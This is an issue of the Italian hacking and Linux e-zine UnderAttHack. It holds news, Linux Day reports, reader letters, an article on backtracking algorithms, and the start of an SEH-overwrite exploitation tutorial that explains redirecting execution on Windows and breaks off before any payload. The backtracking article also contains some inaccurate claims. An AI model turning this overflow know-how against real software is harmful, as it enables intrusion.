Under Atthack

11

Cover By Likas

UNDERATTHACK

IN QUESTO NUMERO

N.11

Prefazione

Forse il problema è soltanto mio, però ho uno strano rapporto con quei grandi magazzini del bricolage che si trovano nelle nostre città.
Il più delle volte si entra in quei luoghi per l'acquisto di un minuscolo oggettino con un costo tale che quasi quasi la benzina consumata (per trovare parcheggio) vale più di ciò che si deve comprare; il caso vuole che l'oggetto del desiderio sia sempre in fondo al magazzino, tale da doverlo attraversare in tutta la sua lunghezza.
Durante il percorso ogni cosa che si vede si carica di significati profondi, ogni attrezzo diventa fondamentale per vivere felici, ogni piccola minuteria si trasforma in una grande costruzione con cui realizzare i propri sogni sopiti.
Quel magazzino diventa un potente catalizzatore chimico, che trasforma miracolosamente una semplice lama di seghetto in un carrello colmo di oggettistica disparata, pagata con bancomat in uscita.
Sicuramente non è il luogo in sé a produrre questi effetti ma il pensiero di chi sta guardando; gli scaffali contengono soltanto materia grezza che la nostra mente è in grado di plasmare.
Le stesse considerazioni dovrebbero applicarsi all'enorme quantità di informazioni che ogni giorno ci circonda, di cui la Rete è la forma più complessa.
Lasciarsi semplicemente colpire dai vari flussi, assorbendo soltanto quelli considerati veri perchè completi e precisi, ci fa cadere nell'errore di chi considera un prodotto migliore per il solo fatto che è più grande o costa di più degli altri.
L'informazione non sarà mai in grado di dare Le Risposte perché chiunque vi offre una risposta precisa allo stesso tempo pone una domanda precisa, un po' come la risposta matematica non potrà mai risolvere il problema statistico.
Il più delle volte le verità complesse partono da domande altrettanto complesse, spesso la soluzione non deriva dalla ricerca di risposte ma dalla capacità di variare le domande mano a mano che le risposte sembrano appena dietro l'angolo.
La programmazione non è altro che semplificazione della razionalità umana; ogni risultante è basata sull'interazione di dati variabili, non ha alcun significato creare funzioni su dati costanti perché si ottengono valori conoscibili a priori.
La nostra mente, come una CPU, accumula dati per elaborarli e caricare nuovamente i risultati; la vera forza del processo è quella di saper gestire qualunque risposta e non cercare ciò che a noi sembra esatto.
Sicuramente non è una cosa semplice né veloce, però è la cosa giusta.

Buona lettura
Floatman

Under_NEWS_AttHack

Nerd: anche per voi ho un social network

Dopo aver appreso da fonti web (che non cito perché non ricordo il link) che noi italiani nel mondo siamo il popolo che usa **Facebook** più di tutti (ognuno di noi $600*10^3$ iscritti vi passa in media 6 ore e mezza alla settimana, che è circa un ora e mezza in più rispetto agli americani e gli americani secondo me sono proprio fuori), mi sono chiesto: ma che ci sto a fare anche io su Facebook? La riposta non è molto confortante pensando che anche io 15 minuti al giorno ce li passo, senza capire a cosa mi serve. Facebook ha una tristezza intrinseca e quando personalmente rimango loggato per più di quella soglia limite devo subito staccare. Ma poi attraverso fonti spammistiche vengo a conoscere un altro social network, in php+ajax, con bacheca, posts, commenti, bbcode, tag, profili...

NERDZ: http://www.nerdz.eu

La grafica non sarà troppo curata, non vengono sparate finestre pop-up alla maniera di Facebook, non ci sono codici captcha da inserire se pubblichi un link su una bacheca, ma in compenso si parla di un po' di tutto, soprattutto di programmazione e di matematica (c'è persino il tag bbcode **[m]** che ti permette di scrivere in uno pseudo LaTeX formule matematiche), tutto gratis e sviluppato da nessuno, non nel senso che si è generato da solo, ma da un certo nessuno a.k.a. Paolo Galeone, un giovane che da questa idea ha fondato una community che pian piano diventa più numerosa e florida. Il sistema è molto interessante e poi è tutto in italiano! Che dire? Fatevi un giro su **Nerdz** se vi sentite vittime di bullismo su Facebook!

Unity per Ubuntu

Chi avesse tra i feed almeno un blog che ha accennato una mezza volta a parlare di Ubuntu, si sarà sicuramente accorto di come dall'uscita della versione 10.10 le discussioni su Ubuntu stiano velocemente scemando verso un poco utile giudizio estetico. Qualche mese fa, all'uscita della 10.04, si era discusso a lungo di quanto fossero scomodi i tasti a sinistra nelle finestre (i pulsanti per chiudere ridurre ad icona e ingrandire nella barra del titolo), questo perché il fondatore del progetto Ubuntu **Mark Shuttleworth** ha annunciato questa piccola "innovazione" nel look. Adesso invece (per fortuna) la discussione si è spostata su altro, l'introduzione di **Unity** di default sull'edizione netbook e presto anche su quella desktop. Unity è una specie di dockbar laterale, molto pupazzosa alla Awn, ma che succhia risorse a non finire come uno dei giochi di ultima generazione. Io personalmente l'ho provata sul mio netbook e non l'ho apprezzata affatto (per non dire che mi ha fatto schifo). In ogni caso non sono andato in giro nei blog a scrivere di quanto Ubuntu stia diventando orrenda graficamente e di quanto stia perdendo colpi, per via dell'estetica, dei colori, ecc.

Viceversa ho riflettuto sul fatto che Shuttleworth per me può mettere anche Explorer.exe di Windows come Desktop Environment, lo sfondo di una vacca morta in putrefazione su un autostrada, può far comparire di default le finestre sottosopra con i tasti a centro, fatto sta che la distro è sua e fa quello che vuole, la cosa importante è che io posso scegliere cosa usare, come usarlo e quando usarlo. La libertà di scelta esula da qualsiasi tipo di modifica di default del DE nelle distribuzioni di Linux, quindi non capisco perché si continui a litigare su quanto sia lento Unity o quanto siano cesse le finestre con lo sfondo fucsia. Che vi frega? Basta cambiarle... Linux è bello proprio per questo! Provate invece a cambiare sfondo ad un Windows 7 Starter... noterete che è impossibile perché la funzionalità è disattivata, ci vuole la versione Pro... e spero seriamente che non ci sia gente disposta a sborsare 100 euro di licenza per comprarsi la possibilità di cambiare sfondo del desktop, altrimenti non facciamo più informatica ma "Barbie crea la moda".

Linux Days

Per chi usa/segue/ammira Linux il **23 ottobre** scorso è stata una giornata davvero magica. In tutta Italia infatti sono stati organizzati i **Linux Day,** piccoli e grandi incontri/manifestazioni/conferenze incentrati sul sistema operativo creato da Linus Torvalds. Quasi ogni **LUG** (Linux User Group) nella propria città ha organizzato un evento per celebrare e promuovere la diffusione del software libero fra gli utenti di PC e non solo.

Qualche giorno prima del Linux Day tramite la pagina Facebook di **UnderAttHack** avevamo promosso l'idea di fare dei tanti followers dei piccoli reporter in giro per i Linux Day. Chiunque avesse partecipato ad un Linux Day, poteva mandare un'opinione, un riassunto, un resoconto a riguardo e sarebbe stato pubblicato in questo spazio... Peccato non aver ricevuto molte adesioni, però per fortuna qualcuno ha partecipato, ma solamente uno mi ha mandato le sue impressioni ben esposte e raccontate, ma prima vi parlo un po' io del Linux Day di Palermo.

Arancine Linux

Nella terra del fico d'india, dei cannoli, delle arancine e dei terroni (così accontento qualche lettore padano) ovvero la mia bellissima Sicilia (quanto sono patriottico!), in contemporanea sono stati segnalati al sito ufficiale del Linux Day, circa 10 eventi. Tra i più imponenti:

Messina, organizzato dal MeLUG, **Palermo** e **Alcamo** organizzati da SputniX, e **Catania** da Etnalug. Io ho partecipato, un po' assonnato, al Linux Day di Palermo.
La mattina presto, io e il grafico di **UnderAttHack** ci siamo recati con una fotocamera, una penna un taccuino e una dose di caffè endovena a seguire le conferenze organizzate da SputniX, che da dieci anni organizza il Linux Day di Palermo senza mai tentennare, nell'aula magna della facoltà di Economia dell'università di Palermo.

Il programma prometteva molto bene, e l'affluenza iniziale è stata buona e variegata. Ho visto di tutto, da gente con i capelli bianchi, a mamme orgogliose di vedere i loro figli parlare davanti ad una platea così fornita, ragazzini fastidiosi e gente in cerca di una poltrona calda e un po' di compagnia.


La prima disquisizione è stata di carattere molto pubblicitario: un certo Santino Paternò, presidente dell'associazione AICQ Sicilia, ha parlato della qualità dell'opensource. Un'esposizione che non è apparsa molto chiara in quanto a finalità.

Il secondo relatore viceversa ha parlato di quanto, secondo una sentenza della corte costituzionale (la n. 120 del 1/2010), l'opensource diventa importante a livello nazionale per le istituzioni pubbliche. Questa legge infatti fa nascere un criterio di osservazione migliore rispetto all'informatizzazione degli uffici pubblici. Se ad esempio si deve creare una rete di PC in un ufficio pubblico si deve preventivare assieme alle soluzioni enterprise, ovviamente ben rappresentate, anche tutte le alternative opensource, che potrebbero senza dubbio far risparmiare moltissimi soldi offrendo lo stesso un servizio di qualità eccellente. Quindi qualora non venisse presentata un'alternativa opensource ad una a pagamento si commetterebbe di fatto un illegittimità costituzionale.

Il relatore Vincenzo Virgilio, presidente dell'associazione SputniX ha presentato anche un esempio molto pratico: il formato Word (.doc e .docx) rappresenta di fatto un'illegittimità perché non permette a tutti di poter accedere ai documenti di pubblica utilità dato che viene creato attraverso un software proprietario con formato proprietario.

Al discorso dei documenti e dei software di Ufficio si è ricollegato successivamente anche il terzo relatore: Lorenzo Di Gaetano, introducendo l'ultimo colpo di calciomercato informatico, l'acquisto di Sun da parte di Oracle. Acquistando Sun infatti Oracle non solo ha i diritti su Java, VirtualBox e quant'altro, ma anche su OpenOffice, il progetto nato dalle ceneri di StarOffice suite da ufficio a pagamento di Sun morta e rinata attraverso OpenOffice che ha fatto grandissimi progressi negli ultimi anni, aiutando anche gente che non era mai stata su Linux a trovare più facile lasciare Windows e i software come la suite Office di Microsoft. Oracle non ha assicurato che OpenOffice verrà lasciato gratis per sempre e questo ha lasciato perplessi non solo gli sviluppatori, ma anche tantissima gente che ha paura di vedersi scivolare tra le mani questo importantissimo software. Molti sviluppatori di OpenOffice allora hanno deciso di mollare Oracle e di forkare verso LibreOffice, che è basato su OO3.3 e che verrà rilasciato con la licenza opensource, senza avere paura di ripercussioni da parte della potenza di Oracle.

Il relatore successivo ha descritto in maniera egregia cos'è la virtualizzazione e ha parlato di Xen e dell'architettura KVM (kernel virtual machine) ovvero l'emulazione hardware a livello di kernel, una discussione molto precisa e dettagliata, d'altronde lui, Stefano Centineo ci lavora con queste cose! :D



La successiva parte non è stata così interessante, un giovane ingegnere, un certo Marco Lombardo ha parlato per 5 minuti di quanto sia conveniente a livello economico **usare software opensource.** Diciamo che non mi ha appassionato, e nemmeno la parte successiva dove uno psicologo, Corrado Tiralongo ha parlato di come lui che non capisce nulla di computer usa Ubuntu da 3 anni e che è riuscito malgrado tutto a portare avanti la sua passione: **Video Editing.** Ha poi mostrato OpenShot, la VideoEditingSuite opensource scritta in Python e GTK e ci ha fatto vedere le potenzialità di questo progetto.

Successivamente un gruppo di ragazzi che mantengono **vdr-italia.org** ci ha parlato di come costruire con pochi soldi e facendo molto trashware un media center con tanto di interfaccia grafica gradevole e personalizzabile, da acquistare nuovo solo un piccolo ricevitore/decoder per la tv, e successivamente configurando passo passo tutto tramite questo software libero che si integra perfettamente con una Debian trasformare un vecchio pc in un decoder digitale terrestre con la possibilità di registrare su hard-disk quello che si vede. Molto molto interessante anche la gestione da interfaccia web, che vi permette ad esempio di accendere la tv, o di registrare una trasmissione anche se non avete accesso fisico al computer.

Le ultime due discussioni hanno riguardato:

- **Android**, come Linux si avvicina agli smarthphone, anche se qualcuno dalla platea urlava che Android non è Linux brandendo in mano un Nokia N900 con maemo :D, esposizione carente e poco esaustiva. Un argomento che avrebbe meritato più di un avvio di Eclipse per fare vedere che c'è un modo per testare le tue applicazioni da Linux.

- **Wordpress**, come un CMS opensource ha portato il sito di questo relatore attraverso plugin e quant'altro ad avere tantissime visite pur non sapendo neanche una riga di php che ci sta dietro, lui era Salvatore Baglieri e il sito è informarexresistere.fr.

Anche se personalmente mi aspettavo di più, alla fine sono tornato a casa soddisfatto e con una promessa nel cuore: l'anno prossimo andrò a Modena! Dove i Linux Day sono molto interessanti, dove puoi incontrare gente di ogni tipo e dove penso che alla fine quando posizionano sul tavolo 300 CD di Ubuntu 10.10, come souvenir della giornata passata assieme, non spariscono in un microsecondo presi d'assalto da 30 persone.

Vikkio88

Matera: Sassi e Linux Day

Ebbene sì, il Linux Day ha luogo anche a Matera da più di cinque anni ormai e, personalmente, devo dire che genera grandi soddisfazioni.


Quest'anno in particolare, forse per il decimo compleanno dell'evento, forse per il climax d'interesse sempre più alto da parte della gente, il modesto locale che ha ospitato il Linux Day ha avuto un alto numero di presenze, in netta maggioranza rispetto a quelle previste (più del doppio), tant'è che parecchi son dovuti rimanere in piedi durante le proiezioni

Dopo l'illustrazione dei vari progetti e le testimonianze degli utenti soddisfatti (me compreso), spostandosi al piano superiore, s'è potuto collaudare e toccare con mano il sistema operativo da diverse postazioni, e devo dire che è eccezionale scorgere i sorrisi degli utenti neofiti che hanno un primo approccio con Linux.

Da non tralasciare che sono state messe a disposizione numerose copie (ovviamente gratuite e confezionate davvero bene) delle seguenti distro:

- Ubuntu LTS 10.04
- Kubuntu LTS 10.04
- Ubuntu Server Edition LTS 10.04

La serata ha avuto il suo corso fino alla fine fra chiacchiere e qualche bicchiere di vino



Sly

Post - Office

Anche questo mese avete inviato tantissime mail al nostro indirizzo **underatthack@gmail.com** Continuate a seguirci e a riempire la nostra casella postale.

Da: A. Boggiano <boggiano@gmail.com>

Ciao
ho scoperto oggi la vostra rivista (in seguito ad una ricerca sulla "trombata" che ho ricevuto da hakin9) e mi piacerebbe potermi unire al forum. Ho visto che sul guestbook dici che c'e' gia' un altro forum, e' possibile avere un invito?

La redazione di UAH utilizza un forum in parte privato come luogo di incontro. Non è quindi un forum totalmente aperto a tutti. Vi è una sezione privata dove parliamo dei nuovi numeri della rivista, mentre il resto del forum è aperto al pubblico ed è principalmente incentrato su temi vicini all'open source, sistemi operativi, informatica personale, ecc. Per chi fosse interessato:

linux.forumattivo.eu

vikkio88

Da: M.S.

Ciao Vincenzo!
Prima di tutto scusa il disturbo.
Sono un ragazzo di Palermo trasferitomi da poco a Milano per affrontare i miei studi al Politecnico di Milano, corso Ingegneria Informatica.
Leggo con molto piacere la rivista UnderAttHack e ti rivolgo i miei migliori complimenti insieme al resto dello staff.
Nell'ultimo numero mi ha molto colpito l'impaginazione della rivista! Fatta davvero bene!
Potrei chiederti che strumenti avete utilizzato per realizzare questo pdf? Font del testo principale e del codice?
Ti ringrazio anticipatamente.

M.

Grazie mille per i complimenti.
Il programma utilizzato per l'impaginazione è Adobe Indesign, ma un programma equivalente usato da molti è Quark Xpress. Io preferisco utilizzare Indesign perché dialoga perfettamente con Illustrator e Photoshop e altri programmi adobe, e non crea nessun conflitto con le esportazioni.
I font principale utilizzato è il "Myriad Pro", mentre per i codici ho utilizzato il "Lucida Console".

Likas

Da: Alessandro DV
<alessandro.dv@hotmail.it>

Ciao ragazzi,
vi faccio ancora i miei complimenti per la rivista migliore(secondo me).
Vi riscrivo per farvi altre domande (lo so che rompo,ma voglio sapere):
-nell'ultima rivista avete elencato solo 4 cause di termine di un processo,il deadlock controllato come mai non lo avete messo?
-(questa è più personale)voi personalmente che OS usate?siete più per l'open source o per mamma microsoft?
-io sapevo che l'evoluzione dei processi è FETCH,D1,D2,EXECUTE e WRITELOCK,mi spiegate un pò meglio perchè ho un pò di confusione.

So di avervi ammorbato ma approfitto della vostra gentilezza mostrata con l'ultima uscita.
Grazie anche solo per un eventuale lettura.

Alessandro

Ciao Alessandro,
in casa mia le finestre sono ben chiuse così da lasciare andare in giro il pinguino senza pericoli!
Scherzi a parte, io utilizzo Linux in dual boot con Windows che mi serve principalmente per utilizzare illustrator perchè, personalmente, non ho trovano nessun software sostitutivo che sia lontanamente all'altezza!

Per quanto riguarda il deadlock non è stato volutamente inserito tra le cause perchè personalmente lo vedo già parte del punto 4, quello definito come Killed.
Infatti se ci pensiamo bene il deadlock viene controllato da uno o più processi che in caso di necessità si attivano per bloccare il processo o eliminare quelli che potrebbero generare un loop di attesa infinito.
Con questo non voglio dire che non sarà trattato come argomento ma che è un argomento un po' complicato e secondo me merita di essere descritto un po' più profondamente e non me la sentivo di metterlo nell'elenco delle cause senza spiegarlo un po' più nel dettaglio, magari dopo aver spiegato bene come gestire la concorrenza tra processi, che è alla base del deadlock!

Il ciclo Fetch-Execute a cui ti riferisci non interessa direttamente il ciclo di vita dei processi ma sono le operazioni che esegue il processore ovvero preleva (fetch) e esegue (execute) dopo aver codificato l'informazione.
In poche parole il processore recupera dalla memoria l'istruzione da eseguire e la processa la esegue e la risalva, fatto questo preleva la successiva istruzione da eseguire...è un ciclo che si ripete finchè il processore è acceso.
Quello a cui mi riferivo io invece è l'evoluzione di un singolo processo all'interno del processore, ovvero il ciclo di vita di un programma.

Spero di essere stato un po' più chiaro, se hai altre domande non esitare a contattarmi!

ultimoprofeta

La logica Backtrack

"Computer Science is no more about computers than astronomy is about telescopes."
(Edsger Wybe Dijkstra)

Introduzione

Quando sviluppiamo un algoritmo ci troviamo, molto spesso, a porci una domanda : Come scrivo questo problema in codice? Invece la domanda più utile, in vero, sarebbe : come risolvo questo problema?
Qualcosa che tralasciamo in questa sorta di "arte della risoluzione dei problemi" è che dobbiamo appunto risolvere un problema e non implementare un algoritmo. Un problema è un qualcosa che non va necessariamente a braccetto con un computer, in quanto, possiamo avere problemi matematici, filosofici, sentimentali, quindi capite bene come un problema in generale non è legato ad un computer.

Risolvere un problema …


Così come un problema non è strettamente legato ad un computer anche l'approccio risolutivo ad un problema non è un qualcosa di strettamente legato al computer o, più in generale, al mondo dell'informatica. Ciò detto, vorrei che fosse ben chiaro come la logica risolutiva di un problema sia un qualcosa che è legata alla mentalità umana e non alla macchina.
Entrando ora in quello che è il mondo dell'IT, per i problemi più comuni sono già stati "pensati" algoritmi risolutivi più o meno performanti per i quali, alle volte, è meglio far una ricerca online piuttosto che star lì a reinventare la ruota. E' però quasi certo che nella vita di un "informatico" capiti di dover affrontare problemi per i quali non esistano "algoritmi già pensati" o che il problema stesso rappresenti una versione modificata, o ulteriormente complessa, di un problema la cui soluzione è già stata pensata, al che è necessario adattare tale soluzione alla propria "versione" del problema.

Backtrack


Con il termine Backtrack non faccio riferimento ad una distribuzione di linux, ma ad una logica di risoluzione di problemi in campo informatico. Backtrack, che letteralmente vuol dire "tornare indietro", si basa sul seguente principio : **"se lo stato attuale non soddisfa le mie esigenze torno allo stato precedente"**.

Dato che tale principio potrebbe non evidenziare a sufficienza ciò che poi dovrà essere fatto in pratica, vediamo di chiarire il concetto con un esempio :


immaginate di essere un esploratore che si avventura nel nuovo mondo alla ricerca della mitica città di El Dorado. Presumiamo inoltre che trovare una determinata scultura sia indice di aver trovato la leggendaria città. Pensiamo ad una mappa del territorio simile alla seguente :




Il cilindro rosso rappresenta il punto di partenza, i cilindri blu la parte ancora non esplorata e il cilindro viola il luogo di arrivo, la nostra condizione di fine.
Per scopi esplicativi immaginiamo che posti davanti ad una serie di strade diverse, si scelga sempre la strada da sinistra verso destra. In tal caso, la nostra prima scelta ci porterà in un luogo senza altre strade (cilindro arancione).




Ovviamente essendo una strada senza uscite e non essendo il luogo cercato (cilindro viola) torneremo indietro di uno stato che fino a quel momento soddisfa le condizioni dato che ha un'altra strada possibile.




Lo stato attuale (cilindro arancione) non è una strada senza uscite quindi procediamo esplorando il territorio a cui conduce.



Lo stato attuale non è una strada senza uscite quindi procediamo esplorando il territorio. Ora per non essere ripetitivi presumiamo di aver esplorato i luoghi a cui ci conduceva il bivio (cilindro arancione delle schema precedente) come nel schema seguente:




Siamo tornati allo stato (cilindro rosso più a destra) che soddisfa le nostre condizioni, cioè anche se non è il luogo che cerchiamo, ha almeno una scelta possibile. Ora, controlliamo se tale stato è ancora valido. Lo stato attuale non è né il nostro punto di arrivo (condizione finale per la terminazione della ricerca di El Dorado) né ci presenta altri luoghi da esplorare, quindi non è più valido e, secondo la logica backtrack, dobbiamo tornare allo stato precedente.



Infine giungiamo all'ultimo luogo che rappresenta per noi l'indizio per procedere verso la mitica città di El Dorado.

Come è possibile dedurre anche dall'esempio seguente, con la tecnica di backtracking consideriamo tutte le possibili alternative in un insieme di combinazioni scartando di volta in volta tutti quei "percorsi" che non soddisfano le nostre condizioni. E' un classico applicare questa tecnica in problemi dove è richiesta l'esplorazione di dati, o scelte possibili, organizzati tramite una struttura ad albero, o grafo, ove i nodi fratelli rappresentano un valore possibile della stessa variabile.
Backtrack è un approccio alla risoluzione di algoritmi che viene spesso impiegato nella realizzazione di software per giocare a scacchi ove l'avversario in versione CPU non fa altro che generare un albero di profondità N che contiene tutte le possibili mosse di lì a N turni, ad esempio allo stato iniziale della partita, ipotizzando che il PC giochi con i bianchi, con profondità 1 avremo il seguente albero :



La notazione è la seguente: cella-di-partenza -> cella-di-arrivo

Le mosse elencate rappresentano tutte le possibilità di movimento dei pezzi all'inizio, in questo caso i pedoni che possono essere spostati, per la loro prima mossa, di 1 o di 2 caselle in avanti, inoltre in mezzo ci saranno anche le mosse possibili dai due cavalli. Lo stato accettabile sarà dato dalle due seguenti condizioni:

1. Sono in vantaggio (maggior numero di punti totalizzati, che per chi non lo sapesse, si calcolano in base ai pezzi mangiati all'avversario)
2. Vinco (trovo uno stato per cui risulto come vincitore, scacco matto)

Ovviamente un sistema backtrack ad un livello, in questo caso, è poco utile perché lo scopo è quello di far sì che la CPU esegua la prima di una serie di mosse che lo portino alla vittoria o ad un possibile stato di vantaggio. Dunque è possibile notare come con un livello di profondità N pari a 1 la tecnica di backtracking non sia sfruttata al meglio, ma con un numero abbastanza grande come profondità l'avversario virtuale potrebbe in breve trovare una combinazione di mosse vincente, tuttavia ciò dipende sempre dalle mosse della controparte umana.
Un esempio reale di computer "campione di scacchi" è stato Deep Blue, un computer IBM che nel 1996 riuscì a battere il campione del mondo in carica Garry Kasparov nei tempi di un torneo di scacchi.

Considerazioni finali sul Backtracking

La tecnica di backtracking possiede una complessità esponenziale che risulta poco adatta per risolvere problemi che non appartengano alla categoria NP-Complete, ossia non è efficace con quella classe di problemi risolvibili con una macchina sequenziale e deterministica la cui complessità computazionale risulti essere polinomiale. Ma è sempre possibile migliorare, in base alle circostanze, le prestazioni di un algoritmo sviluppato in backtracking.

Andrea Bertin

Smashing the SEH chain

DISCLAIMER

Gli argomenti trattati in questo articolo non sono per "novelli" dell'informatica. E' necessaria una conoscenza approfondita dell'assembly e di come funziona uno stack overflow semplice.


Introduzione

In C++ è possibile gestire in modo pratico le eccezioni generate da un programma:

```
try {
nostra_funzione();
} catch (int var) {
     if (var == valore_eccezione) {
            funzione_da_chiamare_in_caso_di_eccezione();
     }
}
```

Per gestire questo codice il formato PE di Windows prevede una "catena" (chain) di Exception Handling (EH).

Analizziamo il frame di **nostra_funzione()**, che si troverà in questa catena:




```
} catch (int var) {
     if (var == valore_eccezione) {
            funzione_da_chiamare_in_caso_di_eccezione();
     }
}
```

Se avete letto il mio precedente articolo avrete tutto chiaro fino all'"Indirizzo al prossimo blocco try", che in realtà non è più di quello che è scritto, un puntatore al prossimo stack frame che usa try/catch.

L'indirizzo di catch è semplicemente l'indirizzo della funzione su cui ritornerà EIP se dovesse verificarsi un'eccezione.

Il blocco formato da questi due indirizzi si chiama **SEH** e poichè è sullo stack può essere sovrascritto in caso di stack overflow.

Naturalmente i più furbi (invece non lo siete, n.d.r) l'avranno capito: è possibile sovrascrivere l'indirizzo di catch per deviare l'esecuzione. Sì, ma... dove?

Su un **jmp reg**? Impossibile, visto che per una protezione, da Windows 2000 in poi tutti i registri vengono settati a 0x00000000.

Sullo **stack**? Sì, è fattibile, ma non versatile. E di solito lo stack su Windows inizia con un bel **byte null**, chiudendo la stringa.

